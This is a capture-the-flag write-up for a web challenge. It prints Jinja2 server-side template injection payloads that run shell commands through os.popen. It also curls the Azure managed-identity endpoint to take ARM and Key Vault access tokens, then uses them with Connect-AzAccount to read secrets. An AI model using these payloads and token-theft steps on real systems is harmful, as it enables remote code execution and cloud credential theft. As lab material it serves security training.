**Flag out of web – Write Up**

**Challenge:**

I have all my accounts enable MFA except the demo user from outlook.com access the new website under development

and this account has no permission other than accessing the website. I am sure I am protecting my identity perfectly.

The website under development: https://webchallengemocsctf.azurewebsites.net

demo user: democtfuser@outlook.com

password:M0CTF2023!

**Solution:**

First access the website after sign-in with demo user:

Graphical user interface, text, application

Description automatically generated

It says ‘give me a name’, so try to add name parameter:

Graphical user interface, text, application

Description automatically generated

The output will include the name parameter. With more try, we can find the web page is vulnerable for SSTI:

Graphical user interface, text, application

Description automatically generated

Try to get the language used for this website:

Text

Description automatically generated with low confidence

Google a bit for the output we can get to know the website is built with Flask framework. And it’s hosted on Azure from its URL. Let’s enumerate more for user running the website and environment variable to find more hints (If there is managed identity assigned to this web).

Inject expression:

{{config.\_\_class\_\_.\_\_init\_\_.\_\_globals\_\_[%27os%27].popen(%27whoami%27).read()}}

{{config.\_\_class\_\_.\_\_init\_\_.\_\_globals\_\_[%27os%27].popen(%27env%27).read()}}

Graphical user interface

Description automatically generated

Text

Description automatically generated

Good! The website is run as root and we can see IDENTITY\_HEADER and IDENTITY\_ENDPOINT in environment variables, there is managed identity assigned to this web. We can generate access token of the managed identity and later login to Azure as the managed identity to further explore!

Inject expression (The way to get access token, the & sign need to be changed to %26 otherwise it will be parsed as separator of variable in the URL):

{{config.\_\_class\_\_.\_\_init\_\_.\_\_globals\_\_['os'].popen('curl "$IDENTITY\_ENDPOINT?resource=https://management.azure.com%26api-version=2017-09-01" -H secret:$IDENTITY\_HEADER').read()}}

{{config.\_\_class\_\_.\_\_init\_\_.\_\_globals\_\_['os'].popen('curl "$IDENTITY\_ENDPOINT?resource=https://vault.azure.net%26api-version=2017-09-01" -H secret:$IDENTITY\_HEADER').read()}}

Generally we may generate access token for ARM (the first expression) first, but for this challenge later we need KeyVault access token to access KeyVault, so in this writeup we also generate KeyVault access token so that we don’t need to come back and generate KeyVault access token then login to Azure again.

With access token we can login to Azure with the managed identity of the web (Need to install Az PowerShell module):

$token="<token from first expression output for ARM access token>"

$keyvaulttoken="<token from second expression output for ARM access token>"

Connect-AzAccount -AccessToken $token -AccountId <IDENTITY\_HEADER> -KeyVaultAccessToken $keyvaulttoken

Graphical user interface, text

Description automatically generated

After login to Azure we can do further enumeration by using “get-azresource” PowerShell:

A computer screen capture

Description automatically generated with low confidence


We can find the managed identity has access to a Key Vault. Try to get the information from the KeyVault:

Text

Description automatically generated

Text

Description automatically generated



You get the flag: MOCSCTF{5erv1ce\_@cc0unt\_h@5\_n0\_MF@}